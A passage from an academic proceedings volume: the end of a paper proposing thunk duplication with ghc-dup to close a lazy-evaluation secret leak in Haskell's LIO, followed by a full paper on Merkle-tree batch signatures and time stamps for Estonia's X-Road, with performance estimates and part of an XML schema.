$$\frac{\Gamma, x \mapsto e, x' \mapsto \hat{e}[y'_1/y_1 \ldots, y'_n/y_n], (y'_i \mapsto \textbf{deepDup}\ y_i)_{i \in 1 \ldots n} : x' \Downarrow \Delta : z \qquad \text{ufv}(e) = \{y_1, \ldots, y_n\} \qquad x', y'_1, \ldots, y'_n \text{ fresh}}{\Gamma, x \mapsto e : \textbf{deepDup}\ x \Downarrow \Delta : z}$$

where ufv(e) is the set of unguarded[2] free variables of e and $\hat{e}$ is e with all bound variables renamed to fresh variables in order to avoid variable capture when

[2] Function ufv(e) is defined as the set of free variables that are not already marked for duplication, i.e. ufv$(\textbf{deepDup}\ x) = \emptyset$, and in the rest of the cases it is inductively defined as usual.

applying substitutions. Note that **deepDup** x duplicates all the thunks reachable from x in a lazy manner: the free variables $y_1, \ldots, y_n$ are replaced with calls to **deepDup** for each variable, so these duplications will not be performed until those variables are actually evaluated. Laziness is necessary to properly handle cyclic data structures, since the duplication process would loop indefinitely if it were to eagerly copy all thunks for such structures. As explained below, this design decision has important consequences for security.

In practice, we would use this primitive every time we fork a new thread: we take the body of the new thread m_1 and the body of the parent thread m_2, and replace them with **deepDup** m_1 and **deepDup** m_2. Due to the lazy nature of the duplication performed by **deepDup**, it is necessary to duplicate both thunks, i.e., m_1 and m_2. Consider two threads A and B with current labels L and H, respectively, and suppose that they both have a pointer to a certain thunk x in the same scope. If we only duplicated the thunk in A (the public thread), thread B could evaluate parts of x depending on the secret, before they have been duplicated in thread A—recall that **deepDup** is lazy. This would cause the evaluation of the same parts of the duplicated version of x in A to go faster, thus conveying some information about the secret to thread A. In addition, note that it is not possible to determine in advance—at the time *forkLIO* is called—which thread will raise its current label to H. Therefore, we must take care to duplicate all further references to shared thunks every time a fork occurs.

As a possible optimisation, we advise designing a data dependency analysis capable of over-approximating which expressions are shared among threads. Once the list of expressions (and their scope) has been calculated, we would proceed to instrument the code, introducing instructions that duplicate only the truly shared thunks at runtime, as opposed to duplicating every pure thunk in the body of each thread. We believe that HERMIT [3] is an appropriate tool to deploy such instrumentation as a code-to-code transformation.

5 Conclusions

We describe and implement a new way of leveraging lazy evaluation to leak secrets in *LIO*, a concurrent IFC system in Haskell. Beyond *LIO*, the attack points out a subtlety of IFC for programming languages with lazy semantics and concurrency. We propose a countermeasure based on duplicating thunks at the time of forking in order to restrict sharing among threads. For that, we propose to use the experimental Haskell package *ghc-dup*. This package provides operations that copy thunks in a lazy manner. Although convenient for preserving program semantics, such design decision has implications for security. To deal with that, our solution requires duplicating thunks for both the newly spawned thread and its parent. As future work, we will implement the proposed countermeasure, prove soundness (non-interference), evaluate its applicability through different case studies, and introduce some optimisations to reduce the amount of duplicated thunks.

Acknowledgments. We would like to thank Andrei Sabelfeld, David Sands, and the anonymous reviewers for useful comments. Special thanks to Edward Z. Yang, who mentioned the work by Joachim Breitner to us. This work was funded by the Swedish research agency VR, STINT, and the Barbro Osher foundation.

References

[1] Askarov, A., Hunt, S., Sabelfeld, A., Sands, D.: Termination-insensitive noninterference leaks more than just a bit. In: Jajodia, S., Lopez, J. (eds.) ESORICS 2008. LNCS, vol. 5283, pp. 333–348. Springer, Heidelberg (2008)

[2] Breitner, J.: dup – Explicit un-sharing in Haskell. CoRR, abs/1207.2017 (2012)

[3] Farmer, A., Gill, A., Komp, E., Sculthorpe, N.: The HERMIT in the machine: a plugin for the interactive transformation of GHC core language programs. In: Proc. ACM SIGPLAN Symposium on Haskell (2012)

[4] Goguen, J.A., Meseguer, J.: Security policies and security models. In: IEEE Symposium on Security and Privacy, pp. 11–20. IEEE Computer Society (1982)

[5] Jones, S.P., Gordon, A., Finne, S.: Concurrent Haskell. In: Proc. ACM Symp. on Principles of Prog. Languages. ACM (1996)

[6] Lampson, B.W.: A note on the confinement problem. Communications of the ACM 16(10), 613–615 (1973)

[7] Launchbury, J.: A natural semantics for lazy evaluation. In: Proc. ACM Symp. on Principles of Prog. Languages. ACM (1993)

[8] Moggi, E.: Notions of computation and monads. Information and Computation 93(1), 55–92 (1991)

[9] Rafnsson, W., Nakata, K., Sabelfeld, A.: Securing class initialization in Java-like languages. IEEE Transactions on Dependable and Secure Computing 10(1) (January 2013)

[10] Sabelfeld, A., Sands, D.: A per model of secure information flow in sequential programs. Higher Order Symbol. Comput. 14(1) (March 2001)

[11] Smith, G., Volpano, D.: Secure information flow in a multi-threaded imperative language. In: Proc. ACM Symp. on Principles of Prog. Languages (January 1998)

[12] Stefan, D., Russo, A., Buiras, P., Levy, A., Mitchell, J.C., Mazières, D.: Addressing covert termination and timing channels in concurrent information flow systems. In: Proc. of the ACM SIGPLAN International Conference on Functional Programming (ICFP) (September 2012)

High-Performance Qualified Digital Signatures for X-Road[*]

Arne Ansper[1,2], Ahto Buldas[1,2], Margus Freudenthal[1], and Jan Willemson[1]

[1] Cybernetica AS, Mäealuse 2/1, Tallinn, Estonia
[2] ELIKO Competence Centre in Electronics-, Info- and Communication Technologies, Mäealuse 2/1, Tallinn, Estonia

Abstract. In Estonia, the X-Road infrastructure for unified governmental database access has been in use for more than 10 years. The number of queries mediated over the X-Road has exceeded 240 million per year. Even though all the queries and replies are signed by using the X-Road's own PKI facilities, the resulting signatures are not fully qualified in the sense of the Estonian Digital Signatures Act that requires the use of hardware-protected keys. In order to replace software-protected keys in the X-Road infrastructure with a moderate-cost hardware solution, there are several technical issues to be solved, most notably performance requirements, since the operations needed to achieve qualified signatures (obtaining OCSP responses and time stamps) require time. The topic of this paper is to propose organisational and technical solutions to overcome these challenges. A novel batch signature and time stamp format is proposed allowing to perform many PKI operations at the price of one, helping to meet the performance requirements.

1 Introduction

Recent developments in ICT have made digital communications an integral part of our everyday life. More and more private and governmental services are provided and consumed over the Internet. As more and more important decisions are made based on information obtained over the Internet, it becomes vital to protect such information with electronic signatures.

In Estonia, there are two foundational electronic frameworks for data protection and for the use of electronic signatures that have been running for more than 10 years now and that act as enablers for a large number of other services. The first of them, the national ID-card infrastructure, was launched in 2002. At the time of writing (April 2013), there are 1,193,050 active ID-cards[1]. Currently there are about 80 different public and private service providers who make use

[*] This research has been supported by European Union through European Regional Development Fund under ELIKO Competence Center (EU30017) and EXCS Center of Excellence in Computer Science.

[1] The whole population population of Estonia is roughly 1.3 million according to the census of 2011. The number of active ID-cards can be seen at `http://www.id.ee/`, last accessed April 25th, 2013.

of ID-card authentication and signature mechanisms, including all the commercial banks and telecom companies, Estonian Tax and Customs Board, Center of Registers and Information Systems, etc.[2]

The second important Estonian electronic data protection facility is called the X-Road, launched already in 2001. It acts as a unified access layer to most of the governmental registers, allowing secure and efficient data access by both the relevant authorities and citizens. Currently, more than 100 organizations are providing services over the X-Road and more than 600 registers are accessible via the infrastructure.

One of the main issues with the current X-Road implementation is that even though the SOAP messages internally used by the X-Road are signed, these signatures do not comply with the Estonian Digital Signatures Act. The Estonian laws only regulate the use of the so-called *advanced electronic signatures* based on *qualified certificates* and created by *secure-signature-creation devices.* In EU laws such signatures are also called *secure digital signatures*, *strong digital signatures*, or *qualified digital signatures.* Effectively, the requirements for that kind of signatures require the use of hardware-protected keys and there are good reasons to assume that today the law would be interpreted in a way that the current X-Road system would not comply with the requirements of the Estonian Digital Signatures Act. The X-Road uses its own Certification Authority and time-stamping service, but relies on software-based signature key management and a non-standard mechanism for distributing certificate validity information.

This paper describes the efforts made to overcome these problems. We recommend the use of moderate-cost hardware devices. The main issue to tackle is the performance of the infrastructure. For example, the existing ID-card infrastructure, even though providing all the required mechanisms (hardware tokens for key management, Online Certificate Status Protocol (OCSP) responder for certificate validation, etc.), is not built to handle the volumes currently required by the X-Road. The number of digital signatures given by all the ID-cards over 11 years is roughly 112 million[3], but the number of X-Road requests made *per year* exceeded 240 million in 2011 [Kal12], and both the requests and their responses are signed.

This paper presents both organizational and technical measures to meet these performance goals. The main technical contribution is the batch data format that can be used to give many signatures and time stamps in one operation.

The paper is organised as follows. First, Section 2 provides the necessary background about the X-Road, and covers the requirements for the new technical solution. It also provides a discussion of organizational measures needed. Section 3 presents various potential technical solutions and selects the one most suitable for the X-Road. In Section 4 we discuss its performance and implementation details. Finally, Section 5 draws some conclusions and sets directions for further work.

[2] `http://id.ee/index.php?id=31007`, last accessed April 25th, 2013.
[3] `http://www.id.ee/`, last accessed April 25th, 2013.

2 X-Road

By the early 2000s the level of computerization in the Estonian state databases had reached both the level of sufficient technical maturity and a certain critical volume so that creating a unified secure access mechanism was the only practical way forward. To address that need, the development activities on the modernization of national databases started in the beginning of 2001 [KV02, Kal02]. The first version of the developed X-Road infrastructure was launched on December 17th 2001. Today, already the fifth generation of the X-Road is in operation [Kal12] and is used by companies, government departments and also private citizens. Since the first version of the X-Road, several requirements were governing its development [ABFW03, Kal12]:

– *Integrity and authenticity.* Since information received over the X-Road will potentially be used to take legally binding actions, information integrity and authenticity are the primary security requirements.
– *Confidentiality and authentication.* Most (though not all) the data transferred over the X-Road is meant to be processed only by certain authorities. Thus, strict access control mechanisms had to be built into the system.
– *High availability and scalability.* Operating as an overlay network on the Internet, the X-Road is subject to availability threats. Hence it had to be designed to work even if some central services were unavailable. As a result, the X-Road is very distributed with only a very limited number of central services (like certification, directory for distributing authentication information, and system event logging). This architecture has also allowed the infrastructure to scale extremely well. As noted above, in 2011, the number of queries made over the X-Road per year reached 240 million.

To ensure integrity and access control, the X-Road is provided with its own public key infrastructure (PKI) solution, where all the service providers have public key certificates, all the queries and replies are signed and time-stamped [WA08].

By the time the first version of the X-Road was launched, the Estonian national PKI was still in its infancy (the first ID-cards were issued only in 2002, i.e. a year after the X-Road was deployed). Hence, the X-Road PKI and the national PKI were developed independently, and have remained so for 10 years. Therefore, the legal status of the signatures on the X-Road queries remains unclear in the light of the Estonian Digital Signatures Act. Although no X-Road signatures have ever been disputed in court, it does not make sense to use an underlying technology that leaves room for such disputes.

The first issue to resolve when trying to turn X-Road signatures into legally valid ones is the matter of key management, because Estonian law requires the use of hardware-protected keys. Currently, the service providers use software-based signature devices run in the X-Road security servers – components that encapsulate security-related functionality of organisations connected to the X-Road infrastructure. It is responsible for signing the outgoing messages, verifying signatures on incoming messages, maintaining a secure transaction log, and enforcing access control. The security servers act as gateways between organisations and the X-Road infrastructure.

Even though signing by a security server does not directly contradict the current wording of the Digital Signatures Act, there are several indications that in the near future, it will not be possible to comply with the legal requirements without keeping the signature keys in a physically protected hardware environment. For example, Annex III of the Directive 1999/93/EC of the European Parliament and of the Council on a Community framework for electronic signatures states the requirements put onto secure signature-creation devices. Namely, the directive states that

> *Secure signature-creation devices must, by appropriate technical and procedural means, ensure at the least that:*
> *(a) the signature-creation-data used for signature generation can practically occur only once, and that their secrecy is reasonably assured;*
> *(b) the signature-creation-data used for signature generation cannot, with reasonable assurance, be derived and the signature is protected against forgery using currently available technology;*
> *(c) the signature-creation-data used for signature generation can be reliably protected by the legitimate signatory against the use of others.*

Even though to the best of the authors' knowledge no legal act explicitly states that these requirements can not be met without hardware-protected signature keys, we argue that given the current development and sophistication of malware attacks, software-only protection mechanisms are no more adequate to meet the above-cited requirements. Hence, a design decision was taken to provide the next generation of the X-Road with hardware-enabled signature creation devices. There are two kinds of cryptographic hardware devices available on the market:

– Hardware Security Modules (HSM) provide high throughput for cryptographic operations like signing, but are also rather expensive. Some of the organizations who have joined the X-Road infrastructure already make use of HSMs, but it is clear that HSMs are not cost-efficient for most of the smaller service providers.
– Chip card or USB token based devices are considerably cheaper, but their performance is considerably slower as well. A typical device of this kind is capable of giving only a few signatures per second, which is insufficient given the current volumes of the X-Road traffic (please refer to Section 4 for some more detailed performance estimates).

Hence one of the key problems to address is enabling low-end cryptographic hardware to improve the throughput by several orders of magnitude. This can be done by *batching* several signature requests into one data structure and taking just one signature per batch. The details of this solution will be presented in Section 3.

There are also other aspects to consider when making the X-Road signatures compatible to the Estonian Digital Signatures Act and the Estonian national

PKI. First, all digital signatures require a time-stamp. Given that the number of X-Road queries per day can reach up to one million [Kal12], the time-stamping service of the Estonian national PKI would not be able to handle this, because it is based on one central server. Similarly, the OCSP-based certificate validity confirmation service would not be able to provide sufficient throughput. In principle, these problems might be addressed by adding secondary time-stamping and OCSP responder servers. However, since the service capacity needed by the X-Road alone exceeds the one provided by the national ID-card infrastructure by several orders of magnitude, this solution would at some point become impractical. There are also other issues with the current X-Road we aim to solve.

The second issue is that the time-stamping and OCSP services may be subject to availability problems, and their temporary unavailability should not block the core operations of the X-Road infrastructure. We will discuss both of these issues in more detail in Section 2.1.

Finally, the signature format currently used by X-Road differs from the one used in the national PKI. This makes X-Road signatures impossible to verify with the software available for the standard ID-card operations. As a part of the projects for updating both the X-Road infrastructure and the Estonian national PKI, it was decided to improve their interoperability by moving to a unified signature format.

This process was first started by the developers of the national PKI. After studying different standards suggested by European Commission [EC211] it was decided to base the next Estonian digital signature standard on the XAdES format and ASiC container [XAd10, ASi12].

Given the current state of standards, these choices are indeed reasonable. However, they do not provide a solution for the high availability requirements listed above. Presenting such a solution will be the main contribution of this paper.

2.1 X-Road Message Signature Validation Workflow

X-Road communication operates by exchanging queries and responses, both of which are signed messages. Signatures are used to provide both authenticity and integrity, and hence their validity is essential in order to meet the security requirements put onto the whole infrastructure.

Two main mechanisms are used in conjunction to ensure the validity of the public key certificate at the moment of signing. First, Online Certificate Status Protocol (OCSP) is used to make a statement concerning the validity interval of the certificate, and second, a time-stamp is used to prove that the signature existed at some moment in time. If this moment falls into the validity interval granted by the OCSP statement, the certificate and the corresponding signature are considered to be valid.

In its current setting, the Estonian national PKI solution makes one OCSP query per signature. By using the hash of the signature as OCSP nonce, it is possible to obtain behaviour similar to time-stamping (in [ABRW01] it is called notarization). However, in its vanilla form it has several performance issues.

1. The OCSP responder is a single point of failure, because there is only a single responder. Even short-term unavailability of the service would block the operations of the entire X-Road if every message would need a dedicated OCSP response.
2. The OCSP server will be overloaded. If a digitally signed OCSP confirmation would be required for all the X-Road messages, the OCSP server would not be able to handle this volume because signature creation is computationally costly.
3. The requirement to make one OCSP request per X-Road message also introduces latency. When the latencies start accumulating in case of complex X-Road queries, this poses a serious availability threat.

All these issues can be efficiently solved by caching the OCSP responses at the message sender's side. This will guarantee the availability of signing functionality even in case of OCSP responder's temporary malfunctioning. It will still be possible to give valid signatures as long as the cached OCSP response remains fresh. The length of the freshness interval depends on the policy, but it could be, say, a couple of hours. When a temporarily unavailable OCSP responder becomes functional again during this period, service continuity is not harmed.

Regarding the possible overload of the OCSP server, caching the responses allows to use one response for several signatures, hence the number of the responses does not depend on the number of signatures any more, but rather on the number of currently valid certificates, which is significantly lower.

Thirdly, a cached copy of OCSP response allows for immediate message signing, removing the potential threat of latency.

The problems with the time-stamping service are similar. If the signer would need to wait for the time-stamping server's reply, this would again create a single point of failure together with the latency issues and the potential overload if every message would be required to have a separate time stamp.

The solution to this problem starts from the observation that it is actually the message receiver who is interested in the validity of the signature, since he is the one who may need to prove that the actions he took were a consequence of a valid message.[4] Hence we let the message receiver take care of obtaining the time stamp. The above-mentioned three problems still stand, but are easier to solve at the message receiver's end.

Since the OCSP response has a validity interval, it is not necessary to immediately time-stamp the signed message, as we can do it at any moment before the validity of the OCSP response expires. In fact, the decision whether to request the time stamp instantly or to queue the request for later, is a policy issue. As such, it will constitute a trade-off between service availability and the risk of potential inability to prove the signature validity at a later time in case the time-stamping server will become unavailable.

[4] Note that time-stamping also has other applications where the creator of the message might be interested in proving the time of the creation. However, in the current paper we are only concerned with the digital signature use case.

Request queueing also allows us to solve the problem of time-stamping server's overload. This way it will be possible to aggregate the time-stamping requests into one batch data structure and letting the server time-stamp this instead of time-stamping all the requests separately.

It turns out that for this purpose, the same data structure can be used as for batching several signature requests. We will now discuss this solution in detail in Section 3.

3 Batch Signatures and Timestamps

Signature schemes such as RSA are time-consuming compared to other cryptographic operations like symmetric encryption or hashing. For servers that have to generate hundreds or thousands of signatures per second it would be desirable to have methods that enable more efficient signing than just signing every message separately.

By a batch signature we mean an algorithm S that, having as input a list $M_1, \ldots, M_\ell$ of messages, creates signatures $s_1, \ldots, s_\ell$, so that there is an efficient verification algorithm V, so that $V(s_i, M_i) = 1$ whenever s_i is properly created by using S. Batch signature schemes make sense if S uses less computational resources than signing all messages separately with ordinary signature schemes. There are several methods known for batch signatures.

3.1 Fiat's Batch RSA

The first batch signature scheme—batch RSA—was proposed by Amos Fiat in 1989 [Fia89, Fia97]. It enables to effectively perform several modular exponentiations at the cost of a single modular exponentiation, which is very useful if many RSA signatures (or pure-RSA encryptions instead of hybrid encryptions) must be performed at some central site. A batch RSA signature looks like an ordinary RSA signature except that the choice of public exponents is different—instead of one fixed public exponent, a batch signature scheme uses many public exponents $e_1, \ldots, e_\ell$ that are relatively prime to $\varphi(N)$ and to each other. For signing a batch $(M_1, \ldots, M_\ell)$ of messages, the batch RSA computes

$$M_1^{\frac{1}{e_1}} \bmod N,\ M_2^{\frac{1}{e_2}} \bmod N, \ldots, M_\ell^{\frac{1}{e_\ell}} \bmod N \ ,$$

at a time using just one full-size modular exponentiation, where N is the RSA modulus. There are several restrictions when using such a scheme. For example to use such a scheme for encryption, one must take care that the same message M is not encrypted with two different relatively prime public exponents e_i and e_j because M can easily be computed from the two cryptograms $M^{e_i} \bmod N$ and $M^{e_j} \bmod N$.

One more obstacle of using such a scheme in practice is that the public-key certificates we have to use either have to contain many public exponents instead of one, which is not supported by standards, or there have to be many different public-key certificates issued with different public exponents that all correspond to the same secret key, which again is not foreseen by standard PKI solutions. More universal solutions for batch signatures are thereby necessary.

3.2 Simple Batching with Hash Lists

There is a very simple method for converting conventional signature schemes to batch signature scheme. This method is not as size-efficient as Fiat's batch RSA, but is simple and universal. The so-called *hash list* scheme works as follows. In order to create a batch signature for a batch $M_1, \ldots, M_\ell$, the signer

1. Hashes all the messages: $m_i = h(M_i)$ for all $i = 1 \ldots \ell$.
2. Creates the *hash list* $L = (m_1, m_2, \ldots, m_\ell)$ and computes the hash value $m = h(L)$ of the list.
3. Signs the hash value m by using an ordinary signature scheme: $s = \sigma(m)$.
4. The signature s_i for any M_i is a pair $s_i = (s, L)$ that consists of the ordinary signature and the hash list L.

In order to verify (s, L) as the signature of M_i, the verifier:

1. Computes $m_i = h(M_i)$;
2. Checks if $m_i \in L$;
3. Computes $m = h(L)$; and
4. Verifies the ordinary signature $s = \sigma(m)$ on m.

This scheme is very easy to implement and is feasible if the batch size is relatively small. The size of the signature is $\ell \cdot \mid h \mid + \mid s \mid$, where $\mid s \mid$ is the size of the conventional signature and $|h|$ is the number of output bits of h.

A batch signature scheme based on hash lists was recently implemented in Azerbaijan in a system very similar to X-Road [Kal12]. However, due to its performance limitations, a more sophisticated solution was required for Estonia, and we will present this solution in the next Section.

3.3 Signatures with Batch Residue

In 1999, Pavlovski and Boyd [PB99] proposed a general technique for converting any public-key signature scheme efficiently to a batch signature scheme by using Merkle hash trees [Mer80]. Their batch signatures $s_1, \ldots, s_\ell$ for a batch $M_1, \ldots, M_\ell$ consist of an ordinary signature s that depends on all M_i, and a *batch residue* r_i which varies with every message, i.e. $s_i = (s, r_i)$. Signature verification consists of recalculating the input to the ordinary signature s using the message M_i and batch residue r_i, and then verifying the ordinary signature s.

The calculation of the batch residue and its verification only use hash computations. Therefore, creating a batch signature is almost as efficient as generation of a single ordinary signature. Batch signatures are somewhat longer than ordinary signatures because they contain batch residues of size $|h| \cdot \log \ell$, where $|h|$ is the number of output bits of the hash function h.




Fig. 1. A Merkle hash tree for $m_1, \ldots, m_4$

For example, in case of $\ell = 4$, the batch signature of [PB99] for a batch M_1, M_2, M_3, M_4 is created (by using a hash function h and an ordinary signature scheme σ) via the following steps:

1. All the messages are hashed: $m_i = h(M_i)$ for all $i = 1 \ldots 4$.
2. The Merkle hash tree (Fig. 1) is computed: $m_{12} = h(m_1, m_2)$, $m_{34} = h(m_3, m_4)$, $m = h(m_{12}, m_{34})$.
3. The root hash value m is signed by using the ordinary signature scheme: $s = \sigma(m)$.
4. The batch residues are composed as follows: $r_1 = \{m_2, m_{34}\}$, $r_2 = \{m_1, m_{34}\}$, $r_3 = \{m_4, m_{12}\}$, $r_4 = \{m_3, m_{12}\}$.

In order to verify $s_3 = (s, r_3) = (s, \{m_4, m_{12}\})$ as the signature of M_3, the verifier:

1. Computes $m_3 = h(M_3)$;
2. Computes $m = h(m_{12}, h(m_3, m_4))$; and
3. Verifies the ordinary signature $s = \sigma(m)$ on m.

All specific Fiat type batch signatures schemes have some restrictions, in terms of batch size limitations, being for verification only, having no support for heterogeneous signature generation for different recipients, etc. The scheme of [PB99] has obvious advantages over the Fiat-type schemes, including an improved signature size, the ability to batch-sign for independent recipients, and unlimited batch size. Hence, we propose using it to meet the performance requirements set by the X-Road.

Next, Section 4 discusses the gains of this approach. At the end of the paper the reader will also find Appendix A presenting the data structure for batch signatures and time stamps in XML XSD format, and Appendix B with the corresponding example XML data structures.

4 Discussion

Concluding from Section 2, we had two major improvement targets for the X-Road. The first target was achieving a clear legal status of the X-Road message signatures as qualified ones in terms of the Estonian Digital Signatures Act. This is achieved by satisfying the main requirement of the Estonian Digital Signatures Act and enabling hardware-based signature key management. Section 2.1 also discussed the organizational mechanisms needed to support standard signature validation mechanisms (OCSP responses and time stamps). Hence we can conclude that the first target has been met (at least as far as the technical aspects are concerned).

The second target was dealing with the performance issues caused by the heavy and increasing volume of X-Road traffic. As noted in Section 2, affordable chip card or USB token based solutions do not provide sufficient throughput. For example, SafeNet's Smart Card 400 chip card is able to produce one RSA1024 signature in 0.45 and one RSA2048 signature in 1.23 seconds[5]. At peak loads, this is performance is insufficient[6].

By using the Merkle tree, we will be able to aggregate a large number of messages into one batch. It is clear that in order to produce a Merkle tree on ℓ leaves, $\ell - 1$ hash evaluations need to be computed. We will use the ECRYPT II project benchmarks on SHA-3 candidates to evaluate the time needed for hash computations[7]. According to this source, Keccak-256 (a member of the contest-winning SHA-3 family) uses 101.3 cycles per byte for a 64-byte message on a 2400MHz AMD Athlon processor. This corresponds exactly to our scenario where the Merkle tree is built stepwise by hashing two values into one digest. By selecting 64-byte input and 256-bit output, we obtain exactly the required 2-to-1 compression rate at a high security level. In one second, this setup allows us to perform

$$\frac{2400 \cdot 10^6}{101.3 \cdot 64} \approx 370000$$

hash operations on this relatively modest hardware.

To estimate the actual throughput of the signature creation device, we also need to take the time required to compute the digests m_i from the documents M_i into account. As the messages M_i may be of different size, we have to measure their hashing time in terms of elementary 64-byte hashing operations. For that, we imagine that the messages M_i consist of n_i blocks of 32-byte in length and every elementary hashing operations decreases the number of such blocks by one, until one single hash value remains which is the output of the hash function. Exactly $n_i - 1$ such operations are needed for that. Note that this is not the way the hash is actually computed, but gives an upper bound for the hash

[5] `http://www.safenet-inc.com/products/data-protection/two-factor-authentication/smart-card/`, last accessed April 29th, 2013.

[6] According to the statistics obtained from the X-road manager Heiko Vainsalu, the current documented peak occurred on April 5th, 2013, when the Digital Prescription Center had to process 4194 messages during a 5-minute period (11:45-11:50). This amounts to roughly 14 messages per second on average. However, X-Road load is expected to grow continuously, and this record is likely to be beaten in the near future.

[7] `http://bench.cr.yp.to/results-sha3.html`, last accessed on April 29th, 2013.

computation time—hashing a long message is more efficient in practice than hashing a number of short messages.

Let ℓ be the batch size and let the smart-card used for batch signatures be capable of creating one signature per second. If the messages $M_1, \ldots, M_\ell$ have lengths $32 \cdot n_1, \ldots, 32 \cdot n_\ell$ bytes, respectively, then hashing them takes $(n_1 - 1) + \ldots + (n_\ell - 1) = n_1 + \ldots + n_\ell - \ell$ hash operations (with 64-byte input). In addition, the Merkle tree requires $\ell - 1$ such hash operations. Hence, the total number of hash computations is $n_1 + \ldots + n_\ell - 1$. If we create one batch per second, then

$$n_1 + \ldots + n_\ell - 1 \approx 370000 \ , \tag{1}$$

whereas the total throughput of the batch signing device is $32(n_1 + \ldots + n_\ell)$ bytes per second, i.e. $n_1 + \ldots + n_\ell$ blocks (of 32-bytes) per second. Hence, from (1) the througput f of the signing device is

$$f = 32(n_1 + \ldots + n_\ell) \approx 32 \cdot 370000 = 11.84\,\mathrm{MB/s} \ ,$$

which is sufficient considering that the communication lines between the X-Road security servers would not allow much more traffic anyway.

5 Conclusions and Further Work

This paper discussed some of the problems encountered during the first 11 years of deployment of the X-Road infrastructure together with possible solutions. The two central issues we covered were the legal status of the X-Road messages and rapidly growing performance requirements.

In order to make the signatures on the X-Road messages compliant with the requirements of the Estonian Digital Signatures Act, two main aspects need to be improved. First, signature key must be managed in a hardware-protected environment (chipcard or HSM), and second, standard signature validation methods (OCSP and time stamps) must be used. These improvements have their inherent technical limitations, as the currently available and affordable solutions are not built to handle the current X-Road communication volumes.

In order to meet these requirements, this paper proposed a set of solutions. First, to reduce the workload of OCSP and time-stamping servers, OCSP pre-caching and time-stamp batching were discussed. Second, to allow low-end hardware (chipcards) to produce more signatures, signature batching was proposed.

It turns out that time stamp and signature batches can be built on top of the same Merkle tree structure. We presented a suitable structure as and XML schema and evaluated the performance gains it provides. We concluded that using even a moderate hardware, we can achieve signature device throughput up to 11.84 MB/s. Clearly, this number can be increased even further by deploying more advanced hardware. On the other hand it is also clear that for a full implementation, other operations besides hashing also require time. Hence, the actual performance benchmarking must still be performed after the implementation of the proposed scheme.

Implementation of this scheme is already under way at the time of writing. Real benchmarking with implementations will remain part of the future work.

Another interesting future challenge will be the deployment of this solution in an environment other than Estonia, where the legal framework, existing PKI, etc. might differ considerably. A system based on the Estonian X-Road experience was recently launched in Azerbaijan [Kal12], but other similar deployments will depend more on political, rather than the technical issues.

References

[ABFW03] Ansper, A., Buldas, A., Freudenthal, M., Willemson, J.: Scalable and Efficient PKI for Inter-Organizational Communication. In: Omondi, A.R., Sedukhin, S.G. (eds.) ACSAC 2003. LNCS, vol. 2823, pp. 308–318. Springer, Heidelberg (2003)

[ABRW01] Ansper, A., Buldas, A., Roos, M., Willemson, J.: Efficient long-term validation of digital signatures. In: Kim, K.-C. (ed.) PKC 2001. LNCS, vol. 1992, pp. 402–415. Springer, Heidelberg (2001)

[ASi12] Electronic Signatures and Infrastructures (ESI); Associated Signature Containers (ASiC), ETSI TS 102 918 (February 2012)

[EC211] European Commission Decision of 25 February 2011 establishing minimum requirements for the cross-border processing of documents signed electronically by competent authorities under Directive 2006/123/EC of the European Parliament and of the Council on services in the internal market. 2011/130/EU (February 2011)

[Fia89] Fiat, A.: Batch RSA. In: Brassard, G. (ed.) CRYPTO 1989. LNCS, vol. 435, pp. 175–185. Springer, Heidelberg (1990)

[Fia97] Fiat, A.: Batch RSA. J. Cryptology 10(2), 75–88 (1997)

[Kal02] Kalja, A.: The X-Road Project. A Project to Modernize Estonia's National Databases. Baltic IT&T Review 24, 47–48 (2002)

[Kal12] Kalja, A.: The first ten years of X-road. In: Estonian Information Society Yearbook 2011/2012, pp. 78–80. Department of State Information System, Estonia (2012)

[KV02] Kalja, A., Vallner, U.: Public e-Service Projects in Estonia. In: Haav, H.-M., Kalja, A. (eds.) Databases and Information Sustems, Proceedings of the Fifth International Baltic Conference, Baltic DB&IS 2002, vol. 2, pp. 143–153 (June 2002)

[Mer80] Merkle, R.C.: Protocols for public key cryptosystems. In: Proc. of the 1980 IEEE Symposium on Security and Privacy, pp. 122–134 (1980)

[PB99] Pavlovski, C.J., Boyd, C.: Efficient batch signature generation using tree structures. In: International Workshop on Cryptographic Techniques and E-Commerce: CrypTEC 1999, pp. 70–77. City University of Hong Kong Press (1999)

[WA08] Willemson, J., Ansper, A.: A Secure and Scalable Infrastructure for Inter-Organizational Data Exchange and eGovernment Applications. In: Proceedings of The Third International Conference on Availability, Reliability and Security, ARES 2008, pp. 572–577. IEEE Computer Society (2008)

[XAd10] Electronic Signatures and Infrastructures (ESI); XML Advanced Electronic Signatures (XAdES), ETSI TS 101 903 (December 2010)

A XML XSD for Batch Signatures and Timestamps

In this Section, we present the XML XSD that supports presenting the Merkle hash tree structure for batch signatures and time stamps. The data structure does not actually contain the whole tree (it may be too large to handle), but just the minimal part of it to be able to prove that the given leaf item participated in forming the root value.

For the example presented in Figure 1, in order to prove that the root value m depends on the leaf m_3, we need to add the the batch residue values m_4 and m_{12}, as explained in Section 3. The resulting data structure (m_3, m_4, m_{12}) is called a *hash chain*, and this is essentially what we will formally describe next.

```
<?xml version="1.0" encoding="UTF-8"?>
<schema xmlns="http://www.w3.org/2001/XMLSchema"
    targetNamespace="http://www.example.org/hashchain"
    xmlns:tns="http://www.example.org/hashchain"
    elementFormDefault="qualified
        xmlns:ds="http://www.w3.org/2000/09/xmldsig#">
    <import schemaLocation="xmldsig-core-schema.xsd"
        namespace="http://www.w3.org/2000/09/xmldsig#"></import>
```

The schema defines a new namespace `http://www.example.org/hashchain` used to describe the hash tree structure. As a base schema, XMLDsig is used, as indicated by the `ds` namespace.

```
    <complexType name="HashChainType">
        <sequence>
            <element name="DefaultTransforms"
                type="ds:TransformsType" minOccurs="0">
            </element>
            <element name="DefaultDigestMethod"
                type="ds:DigestMethodType" minOccurs="0">
            </element>
            <element name="HashStep" type="tns:HashStepType"
                minOccurs="0" maxOccurs="unbounded">
            </element>
        </sequence>
    </complexType>
```

The main data structure for representing hash computations is hash chain (of type `HashChainType`), consisting of a series of hash steps (of type `HashStepType`). Before the actual hash function application, some standard canonization transformations (of type TransformsType) may be used. It is also possible to specify the default hash algorithm (of type DigestMethodType) to the whole tree.

```
<complexType name="HashStepType">
    <sequence>
        <choice maxOccurs="unbounded" minOccurs="0">
            <element name="HashValue" type="tns:HashValueType"/>
            <element name="RefValue" type="tns:RefValueType"/>
        </choice>
    </sequence>
